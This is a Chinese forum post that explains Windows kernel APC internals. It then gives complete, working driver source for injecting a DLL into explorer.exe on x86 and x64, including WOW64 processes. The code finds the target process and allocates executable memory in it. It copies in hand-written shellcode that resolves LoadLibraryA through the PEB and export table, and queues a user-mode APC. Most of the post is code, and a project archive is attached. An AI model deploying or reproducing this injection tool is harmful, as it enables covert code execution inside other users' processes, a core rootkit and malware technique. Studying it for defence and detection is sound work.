[原创]x86与x64下内核APC注入（有码） 优

Justgoon 7 1

大侠

举报

2017-10-31 15:48

26603

关于内核插入用户apc，简单整理了一下思路和代码，参考《windows内核情景分析》中apc的介绍。

先简单总结一下APC的一些常用知识点吧:
APC，即异步过程调用，是针对具体线程、要求由具体线程在某一时刻加以执行的函数信息集合。
所以每一个线程都有自己的APC队列，APC队列相关信息保存在KTHREAD中

```
dt _kthread
nt!_KTHREAD
   +0x000 Header           : _DISPATCHER_HEADER
       ......
   +0x040 ApcState         : _KAPC_STATE
   +0x040 ApcStateFill     : [23] UChar
   +0x057 Priority         : Char
   +0x058 NextProcessor    : Uint4B
   +0x05c DeferredProcessor : Uint4B
   +0x060 ApcQueueLock     : Uint4B
       ......
+0x130 CallbackDepth    : Uint4B
   +0x134 ApcStateIndex    : UChar
       ......
   +0x168 ApcStatePointer  : [2] Ptr32 _KAPC_STATE
   +0x170 SavedApcState    : _KAPC_STATE
   +0x170 SavedApcStateFill : [23] UChar
   +0x187 WaitReason       : UChar
       ......
   +0x194 SuspendApc       : _KAPC
       ......
```

APC队列存放于结构体_KAPC_STATE中

```
kd> dt _KAPC_STATE
nt!_KAPC_STATE
   +0x000 ApcListHead      : [2] _LIST_ENTRY
   +0x010 Process          : Ptr32 _KPROCESS
   +0x014 KernelApcInProgress : UChar
   +0x015 KernelApcPending : UChar
   +0x016 UserApcPending   : UChar
```


在ApcListHead就是APC的队列头，由此结构可以看出，该队列有两条，分别为内核APC队列和用户层APC队列，两个队列中的函数分别只在内核或用户空间执行。在KTHREAD中还有**ApcStatePointer , SavedApcState, ApcStateIndex** 这些结构，当一个进程挂靠到另一个进程时这些结构用于保存当前的APC信息**ApcStateIndex**代表当前前程是出于挂靠状态还是原始状态。
不管是插入内核apc还是用户apc，系统都需要将一个KAPC结构挂入相应队列中

```
kd> dt _kapc
nt!_KAPC
   +0x000 Type             : UChar
   +0x001 SpareByte0       : UChar
   +0x002 Size             : UChar
   +0x003 SpareByte1       : UChar
   +0x004 SpareLong0       : Uint4B
   +0x008 Thread           : Ptr32 _KTHREAD
   +0x00c ApcListEntry     : _LIST_ENTRY
   +0x014 KernelRoutine    : Ptr32     void
   +0x018 RundownRoutine   : Ptr32     void
   +0x01c NormalRoutine    : Ptr32     void
   +0x020 NormalContext    : Ptr32 Void
   +0x024 SystemArgument1  : Ptr32 Void
   +0x028 SystemArgument2  : Ptr32 Void
   +0x02c ApcStateIndex    : Char
   +0x02d ApcMode          : Char
   +0x02e Inserted         : UChar
```

这里的NormalRoutine就是需要执行的APC函数，KernelRoutine需要用来释放apc结构，而且KernelRoutine总是会得到执行的，而且无论是内核apc还是用户apc，KernelRoutine的执行时机总是在NormalRoutine之前。
内核APC总是在用户APC之前执行，而且内核apc是在线程降低运行级别，或者进程切换时执行的，而用户APC是在线程由内核返回到用户层时得到执行的。
内核apc kernelRoutine -> 内核apc normalRoutine -> 用户apc kernelRoutine -> 用户apc normalRoutine

内核apc是一次执行队列中所有的内核apc函数（一个while循环依次执行），而用户apc则一次只执行第一项apc请求。而且用户APC的执行流程相对来说比较复杂，毛老师的书里面说的很详细。

APC注入流程：



注入的流程中，在目标进程中分配内存**不要使用MDL**，mdl在win7上注入系统进程崩溃，mdl没有执行权限，在xp上还行，网上有很多代码都是在这里用mdl来分配内存，那都是在xp上跑可以，win7上总是崩，记得当时刚开始玩的时候一直堵在这，知道有问题也不知道咋改-，-，就是想找个能在win7上好好跑起来的内核注入真的超级难。

shellcode：

APC注入的基本流程就是这样，另外一个重要的地方就是shellcode吧，一开始也是坑的不行。

首先，我们需要被注入的程序执行LoadLibraryA来加载我们的dll，所以，我们要先定位 LoadLibraryA的地址，正常且比较好的方法应该是找进程PEB，通过PEB找kernel32.dll的地址，然后遍历他的导出表找到 LoadLibraryA。或者你也可以找到kernel32后，用 kernel32 基址加大小直接搜 LoadLibraryA，但是这样会有死掉的风险，搜也不能整个 kernel32 大小的搜，因为有些地方是无法访问的，根据PE文件结构来看，可能是有些地址并没有映射，或者被换出之类的（猜的-,-）,这里有知道的老师帮忙解答一下吧~~。代码里我用的是比较稳妥的遍历导出表的方法，网上找了一个x86的稍作修改就可以

```
BOOLEAN get_loadlibrarya_from_kernel32_eat(char* dllPath, void* unused1, void* unused2)
{
    PVOID ulModuleBase;
    PCHAR functionName;
    WORD* arrayOfFunctionOrdinals;
    ULONG functionOrdinal;
    ULONG* arrayOfFunctionAddresses;
    ULONG* arrayOfFunctionNames;
    ULONG_PTR Base, x, functionAddress;
    PIMAGE_DOS_HEADER pDosHeader;
    PIMAGE_NT_HEADERS NtDllHeader;
    IMAGE_OPTIONAL_HEADER opthdr;
    IMAGE_EXPORT_DIRECTORY *pExportTable;

     __asm
     {
         pushad
         pushfd

         lea ecx, ulModuleBase
         mov ebx, fs:[0x30]
         mov ebx, [ebx + 0x0c]//_PEB_LDR_DATA
         mov ebx, [ebx + 0x0c]//InLoadOrderModuleList
         mov ebx, [ebx]
         mov ebx, [ebx]
         mov eax, [ebx + 0x18]//kernel32 address
         mov[ecx], eax

         popfd
         popad
     }

    pDosHeader = (PIMAGE_DOS_HEADER)ulModuleBase;//dos头
    NtDllHeader = (PIMAGE_NT_HEADERS)(ULONG_PTR)((ULONG_PTR)pDosHeader + pDosHeader->e_lfanew);//nt头
    opthdr = NtDllHeader->OptionalHeader;//pe可选镜像头
    pExportTable = (IMAGE_EXPORT_DIRECTORY*)((ULONG_PTR)ulModuleBase +
                            opthdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    arrayOfFunctionNames = (ULONG_PTR*)((BYTE*)ulModuleBase + pExportTable->AddressOfNames);//函数名表
    arrayOfFunctionOrdinals = (WORD*)((BYTE*)ulModuleBase + pExportTable->AddressOfNameOrdinals);// 函数索引号RVA
    arrayOfFunctionAddresses = (ULONG_PTR*)((ULONG_PTR)ulModuleBase + pExportTable->AddressOfFunctions);//地址表
    Base = pExportTable->Base;
    for (x = 0; x < pExportTable->NumberOfFunctions; x++) //在整个导出表里扫描
    {
        functionName = (char*)((BYTE*)ulModuleBase + arrayOfFunctionNames[x]);//函数名字
        if ('L' == *functionName && 'o' == *(functionName + 1) && 'a' == *(functionName + 2) &&
            'd' == *(functionName + 3) && 'L' == *(functionName + 4) &&
            'i' == *(functionName + 5)&& 'b' == *(functionName + 6) && 'r' == *(functionName + 7) &&
            'a' == *(functionName + 8) && 'r' == *(functionName + 9) &&
            'y' == *  (functionName + 10) && 'A' == *(functionName + 11))
        {
            functionOrdinal = arrayOfFunctionOrdinals[x] + Base - 1; //函数索引号RVA[x]
            functionAddress = (ULONG_PTR)((BYTE*)ulModuleBase + arrayOfFunctionAddresses[functionOrdinal]);//函数地址
            ((LOADLIBRARYA)functionAddress)(dllPath);
            return TRUE;
        }
    }
    return FALSE;
}
```

在x64上获取peb是在gs:[60h]，kernel32同样也是在第二个dll加载（exe -> ntdll ->kernel32）,上面的代码在vs里面提取shellcode就好，注意提取的时候把什么vs自带的检查都去掉(GS什么的)，提取出最纯净的代码！

以上，在x86上注入和在x64上注入64位都没有问题。但是！在64位上注入32位的时候，还是出了点问题，以注入目标进程就崩了（可以用来杀进程了= =），一试一个准。

问题出在哪里呢？

这个也是好在已经有前辈们踩过坑了[一个APC引起的折腾]

wow64!whNtQueueApcThread:
00000000`7477af68 4883ec38 sub rsp,38h
00000000`7477af6c 8b5104 mov edx,dword ptr [rcx+4]
00000000`7477af6f 8b4108 mov eax,dword ptr [rcx+8]
00000000`7477af72 448b490c mov r9d,dword ptr [rcx+0Ch]
00000000`7477af76 448b5110 mov r10d,dword ptr [rcx+10h]
00000000`7477af7a 486309 movsxd rcx,dword ptr [rcx]
00000000`7477af7d 4c8bc0 mov r8,rax
00000000`7477af80 48f7da neg rdx
00000000`7477af83 48c1e202 shl rdx,2
00000000`7477af87 4c89542420 mov qword ptr [rsp+20h],r10
**00000000`7477af8c ff156e6cfeff call qword ptr [wow64!_imp_NtQueueApcThread** (00000000`74761c00)]
00000000`7477af92 90 nop
00000000`7477af93 4883c438 add rsp,38h
00000000`7477af97 c3 ret

我对这篇文章的理解是
这个 wow64!whNtQueueApcThread应该是用户层32位程序调用 QueueUserAPC的时候会进入这个函数，在这里whNtQueueApcThread把APC函数的地址进行了求补且左移两位，而我们在内核插入用户apc的时候，可能操作系统就默认你插入的都是64位的apc所以就不做这个地址的转换操作。**So，我们在内核插入32位进程apc的时候需要我们自己来手动对apc函数地址进行求补后左移2位！**

好了，上代码
apc_inject_test.c

```c
#include "apc_inject_test.h"
#include "asm_export.h"

#ifdef ALLOC_PRAGMA
#pragma alloc_text(INIT,DriverEntry)
#pragma alloc_text(PAGE,DriverUnload)
#pragma alloc_text(PAGE,ntLoadLibraryA)
#pragma alloc_text(PAGE,WorkThreAd_Exec)
#pragma alloc_text(PAGE,uSetTheApc_Exec)
#pragma alloc_text(PAGE,KernelApcCAllBAck_Exec)
#pragma alloc_text(PAGE,find_threAd_Exec)
#endif

BOOLEAN
ntLoadLibraryA(
    PCHAR dllPath
    )
{
    NTSTATUS            status;
    HANDLE              hThreAd = NULL;

    if (strlen(dllPath) > 50)
    {
        KdPrint(("dllpath overflow\n"));
        return FALSE;
    }
    status = PsCreateSystemThread(&hThreAd,
        (ACCESS_MASK)0,
        NULL,
        (HANDLE)0,
        NULL,
        WorkThreAd_Exec,
        dllPath
        );
    if (!NT_SUCCESS(status))
    {
        KdPrint(("PsCreateSystemThread err\n"));
        return FALSE;
    }
    return TRUE;
}

VOID
WorkThreAd_Exec(
    IN PVOID pContext
    )
{
    POINTER         process = 0;
    POINTER         threAd = 0;
    POINTER         func_size = 0;
    POINTER         param_size = 0;
    HANDLE          hProcess = NULL;
    PKEVENT         pEvent = NULL;
    PVOID           func_address = NULL;
    PVOID           param_address = NULL;
    KAPC_STATE      ApcStAte = { 0 };
    PCHAR           dllPath = NULL;
    NTSTATUS        status = 0;

    dllPath = (PCHAR)pContext;
    //寻找一个进程的eprocess，和可以插入apc的线程的线程对象
    if (!find_threAd_Exec(&process, &threAd))
    {
        KdPrint(("cAnnot find the right threAd\n"));
        PsTerminateSystemThread(STATUS_SUCCESS);
    }
    //申请一个event，用来提供通知
    pEvent = ExAllocatePool(NonPagedPool, sizeof(KEVENT));
    if (!pEvent)
    {
        KdPrint(("ExAllocatePool(pEvent) fAiled\n"));
        PsTerminateSystemThread(STATUS_SUCCESS);
    }

#ifdef _WIN64
#ifdef INJECT_WOW64
    func_size = sizeof(shellcode);
#else
    func_size = (UCHAR*)call_loadlibrary_end - (UCHAR*)call_loadlibrary;
#endif
#else
    func_size = (UCHAR*)UserExec_end - (UCHAR*)UserExec;
#endif

    KdPrint(("size: %d\n", func_size));
    param_size = 50;
    status = ObOpenObjectByPointer((PVOID)process,
        OBJ_KERNEL_HANDLE | OBJ_CASE_INSENSITIVE,
        NULL,
        GENERIC_ALL,
        *PsProcessType,
        KernelMode,
        &hProcess
        );
```

```
    if (!NT_SUCCESS(status))
    {
        KdPrint(("ObOpenObjectByPointer false :%x\n", status));
        PsTerminateSystemThread(STATUS_SUCCESS);
    }
    //使用mdl在win7上注入系统进程崩溃  mdl没有执行权限
    //看雪：MDL在NT5上还是可执行的，但是到了NT6上就不可执行了
    //ZwAllocateVirtualMemory内部有attach和detach进程操作
    //这里的内存释放的时机根据具体业务在判断吧
    status = ZwAllocateVirtualMemory(hProcess, &func_address, 0, &func_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (!NT_SUCCESS(status))
    {
        KdPrint(("ZwAllocateVirtualMemory false :%x\n", status));
        PsTerminateSystemThread(STATUS_SUCCESS);
    }
    status = ZwAllocateVirtualMemory(hProcess, &param_address, 0, &param_size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (!NT_SUCCESS(status))
    {
        KdPrint(("ZwAllocateVirtualMemory false :%x\n", status));
        PsTerminateSystemThread(STATUS_SUCCESS);
    }
    //拷贝apc函数体和参数到用户地址空间
    KeStackAttachProcess((PEPROCESS)process, &ApcStAte);
    RtlZeroMemory(func_address, func_size);

#ifdef _WIN64
#ifdef INJECT_WOW64
    RtlCopyMemory(func_address, shellcode, func_size);
#else
    RtlCopyMemory(func_address, call_loadlibrary, func_size);
#endif
#else
    RtlCopyMemory(func_address, UserExec, func_size);
#endif

    RtlZeroMemory(param_address, param_size);
    RtlCopyMemory(param_address, dllPath, param_size);
    KeUnstackDetachProcess(&ApcStAte);

    KeInitializeEvent(pEvent, NotificationEvent, FALSE);
    //插入apc
    status = uSetTheApc_Exec(process, threAd, (POINTER)func_address, pEvent, param_address);
    if (NT_SUCCESS(status))
    {
        KeWaitForSingleObject(pEvent, Executive, KernelMode, FALSE, NULL);
        KdPrint(("apc inject success! \n"));
    }
    else
    {
        KdPrint(("apc inject failed! \n"));
    }
    ExFreePool(pEvent);
    PsTerminateSystemThread(STATUS_SUCCESS);
    KdPrint(("Never be here \n"));
}

NTSTATUS
uSetTheApc_Exec(
    POINTER         process,
    POINTER         threAd,
    POINTER         MAppedAddress,
    PKEVENT         pEvent,
    PCHAR           dllPath
    )
{
    PKAPC           pkApc;
    BOOLEAN         ret;
    NTSTATUS        dwStAtus = STATUS_SUCCESS;

    *((CHAR*)threAd + USERAPCPENDING_OFFSET) = 1;
    pkApc = ExAllocatePool(NonPagedPool, sizeof(KAPC));
    if (pkApc == NULL)
    {
        KdPrint(("error:ExAllocAtePool\n"));
        return STATUS_INSUFFICIENT_RESOURCES;
    }

#if defined(_WIN64) && defined(INJECT_WOW64)
    //在64位系统中插入32位用户apc时apc函数地址需要求补后左移两位
    MAppedAddress = (~MAppedAddress + 1) << 2;
#endif

    //初始化一个APC
    KeInitializeApc(
        pkApc,
        (PKTHREAD)threAd,
        OriginalApcEnvironment,
        (PKKERNEL_ROUTINE)KernelApcCAllBAck_Exec,
        NULL,
        (PKNORMAL_ROUTINE)MAppedAddress,//UserApcCAllBAck,
        UserMode,   //用户模式
        (PVOID)dllPath
        );

```

```
    //插入apc
    ret = KeInsertQueueApc(pkApc, pEvent, 0, 0);
    if (!ret){
        KdPrint(("KeInsertQueueApc err\n"));
        return STATUS_UNSUCCESSFUL;
    }
    return STATUS_SUCCESS;
}

VOID
KernelApcCAllBAck_Exec(
    PKAPC Apc,
    PKNORMAL_ROUTINE *NormAlRoutine,
    IN OUT PVOID *NormAlContext,
    IN OUT PVOID *SystemArgument1,
    IN OUT PVOID *SystemArgument2
    )
{
    PKEVENT     pEvent;
    //回调得到执行的时候应该是在KiDeliverApc内部用户apc的KernelRoutine得到执行的时候,而且其实他在normalRoutine之前也就是我们的apc
    KdPrint(("NormAlContext: 0x%x\n", (POINTER)*NormAlContext));
    pEvent = (PKEVENT)*SystemArgument1;
    if (pEvent)
    {
        KeSetEvent(pEvent, IO_NO_INCREMENT, FALSE);
    }
    if (Apc)
    {
        ExFreePool(Apc);
    }
}

//找到合适的插入目标
BOOLEAN
find_threAd_Exec(
    OUT POINTER *process,
    OUT POINTER *threAd
    )
{
    POINTER         eproc;
    POINTER         begin_proc;
    POINTER         ethreAd;
    POINTER         begin_threAd;
    PLIST_ENTRY     plist_Active_procs;
    PLIST_ENTRY     plist_threAd;

    //遍历进程
    eproc = (POINTER)PsGetCurrentProcess();
    if (!eproc)
    {
        return FALSE;
    }
    begin_proc = eproc;
    while (1)
    {
        //OBJECT_TABLE_OFFSET 没有句柄表就是死的进程
        if (0 == _stricmp((CHAR*)(eproc + IMAGEFILENAME_OFFSET), "explorer.exe") && (PVOID)(*(POINTER*)((char*)eproc + OBJE
NULL)
        {
            break;
        }
        else
        {
            plist_Active_procs = (LIST_ENTRY*)(eproc + ACTIVEPROCESSLINKS_OFFSET);
            eproc = (POINTER)plist_Active_procs->Flink;
            eproc = eproc - ACTIVEPROCESSLINKS_OFFSET;
            if (eproc == begin_proc)
            {
                return FALSE;
            }
        }
    }
    plist_threAd = (LIST_ENTRY*)(eproc + THREADLISTHEAD_OFFSET);
    ethreAd = (POINTER)plist_threAd->Flink;
    ethreAd = ethreAd - THREADLISTENTRY_OFFSET;
    KdPrint(("threAd: 0x%x\n", ethreAd));

    //遍历线程
    begin_threAd = ethreAd;
    while (1){
        KdPrint(("(*(POINTER*)((POINTER)ethreAd+TCB_TEB_OFFSET): 0x%x\n", *(POINTER*)((CHAR*)ethreAd + TCB_TEB_OFFSET)));
        if ((*(POINTER*)((POINTER)ethreAd + TCB_TEB_OFFSET) != 0))
        {
            break;
        }
        else{
            plist_threAd = (LIST_ENTRY*)(ethreAd + THREADLISTENTRY_OFFSET);
            ethreAd = (POINTER)plist_threAd->Flink;
            ethreAd = ethreAd - THREADLISTENTRY_OFFSET;
            KdPrint(("ethreAd: 0x%x\n", ethreAd));
            if (ethreAd == begin_threAd)
            {
                return FALSE;
            }
```

```
        }
    }
    *process = eproc;
    *threAd = ethreAd;
    return TRUE;
}

VOID
DriverUnload(
    IN PDRIVER_OBJECT DriverObject
    )
{
    if (dllPath)
    {
        ExFreePoolWithTag(dllPath, 'HTAP');
    }
    KdPrint(("DriverUnload\r\n"));
}

NTSTATUS
DriverEntry(
    IN PDRIVER_OBJECT DriverObject,
    IN PUNICODE_STRING pRegistryString
    )
{
    DriverObject->DriverUnload = DriverUnload;
    dllPath = ExAllocatePoolWithTag(PagedPool, 50, 'HTAP');
    if (dllPath)
    {
        RtlCopyMemory(dllPath, "C:\\dlltest32.dll", 50);
        if (ntLoadLibraryA(dllPath))
        {
            return STATUS_SUCCESS;
        }
    }
    return STATUS_UNSUCCESSFUL;
}

#ifndef _WIN64
__declspec(naked)
UserExec(
    PCHAR   dllPath,
    PVOID   unused1,
    PVOID   unused2
    )
{
    __asm
    {
        push        ebp
        mov         ebp, esp
        sub         esp, 150h
        push        ebx
        push        esi
        push        edi
        pushad
        pushfd
        lea         ecx, [ebp - 4]
        mov         ebx, dword ptr fs : [0x00000030]
        mov         ebx, dword ptr[ebx + 0x0C]
        mov         ebx, dword ptr[ebx + 0x0C]
        mov         ebx, dword ptr[ebx]
        mov         ebx, dword ptr[ebx]
        mov         eax, dword ptr[ebx + 18h]
        mov         dword ptr[ecx], eax
        popfd
        popad
        mov         eax, dword ptr[ebp - 4]
        mov         dword ptr[ebp - 28h], eax
        mov         eax, dword ptr[ebp - 28h]
        mov         ecx, dword ptr[ebp - 28h]
        add         ecx, dword ptr[eax + 3Ch]
        mov         dword ptr[ebp - 2Ch], ecx
        mov         esi, dword ptr[ebp - 2Ch]
        add         esi, 18h
        mov         ecx, 38h
        lea         edi, [ebp + 0xFFFFFEF4]
        rep movs    dword ptr es : [edi], dword ptr[esi]
        mov         eax, 8
        imul        ecx, eax, 0
        mov         edx, dword ptr[ebp - 4]
        add         edx, dword ptr[ebp + ecx + 0xFFFFFF54]
        mov         dword ptr[ebp + 0xFFFFFEF0], edx
        mov         eax, dword ptr[ebp + 0xFFFFFEF0]
        mov         ecx, dword ptr[ebp - 4]
        add         ecx, dword ptr[eax + 20h]
        mov         dword ptr[ebp - 18h], ecx
        mov         eax, dword ptr[ebp + 0xFFFFFEF0]
        mov         ecx, dword ptr[ebp - 4]
        add         ecx, dword ptr[eax + 24h]
        mov         dword ptr[ebp - 0Ch], ecx
        mov         eax, dword ptr[ebp + 0xFFFFFEF0]
        mov         ecx, dword ptr[ebp - 4]
        add         ecx, dword ptr[eax + 1Ch]
        mov         dword ptr[ebp - 14h], ecx
```

```
        mov         eax, dword ptr[ebp + 0xFFFFFEF0]
        mov         ecx, dword ptr[eax + 10h]
        mov         dword ptr[ebp - 1Ch], ecx
        mov         dword ptr[ebp - 20h], 0
        jmp         s1
    s5 :
        mov         eax, dword ptr[ebp - 20h]
        add         eax, 1
        mov         dword ptr[ebp - 20h], eax
    s1 :
        mov         eax, dword ptr[ebp + 0xFFFFFEF0]
        mov         ecx, dword ptr[ebp - 20h]
        cmp         ecx, dword ptr[eax + 14h]
        jae         s2
        mov         eax, dword ptr[ebp - 20h]
        mov         ecx, dword ptr[ebp - 18h]
        mov         edx, dword ptr[ebp - 4]
        add         edx, dword ptr[ecx + eax * 4]
        mov         dword ptr[ebp - 8], edx
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax]
        cmp         ecx, 4Ch
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 1]
        cmp         ecx, 6Fh
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 2]
        cmp         ecx, 61h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 3]
        cmp         ecx, 64h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 4]
        cmp         ecx, 4Ch
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 5]
        cmp         ecx, 69h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 6]
        cmp         ecx, 62h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 7]
        cmp         ecx, 72h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 8]
        cmp         ecx, 61h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 9]
        cmp         ecx, 72h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 0Ah]
        cmp         ecx, 79h
        jne         s3
        mov         eax, dword ptr[ebp - 8]
        movsx       ecx, byte ptr[eax + 0Bh]
        cmp         ecx, 41h
        jne         s3
        mov         eax, dword ptr[ebp - 20h]
        mov         ecx, dword ptr[ebp - 0Ch]
        movzx       edx, word ptr[ecx + eax * 2]
        mov         eax, dword ptr[ebp - 1Ch]
        lea         ecx, [edx + eax - 1]
        mov         dword ptr[ebp - 10h], ecx
        mov         eax, dword ptr[ebp - 10h]
        mov         ecx, dword ptr[ebp - 14h]
        mov         edx, dword ptr[ebp - 4]
        add         edx, dword ptr[ecx + eax * 4]
        mov         dword ptr[ebp - 24h], edx
        mov         eax, dword ptr[ebp + 8]
        push        eax
        call        dword ptr[ebp - 24h]
        mov         al, 1
        jmp         s4
    s3 :
        jmp         s5
    s2 :
        xor         al, al
    s4 :
        pop         edi
        pop         esi
        pop         ebx
        mov         esp, ebp
        pop         ebp
        ret
```

```
        }
    }
    __declspec(naked)
    UserExec_end(VOID)
    {

    }
    #endif
```

附件里的项目是在vs2013+wdk7600下开发，在xp，win7 32和64上自测注入explorer没有问题。
思路和方法上应该还有很多可以改进的地方，但是就目前我这点水平来说也看不出来什么花了，也希望大家多多指教。。

[注意]看雪招聘，专注安全领域的专业人才平台！

上传的附件：

apc_inject_test.zip （11.27kb，929次下载）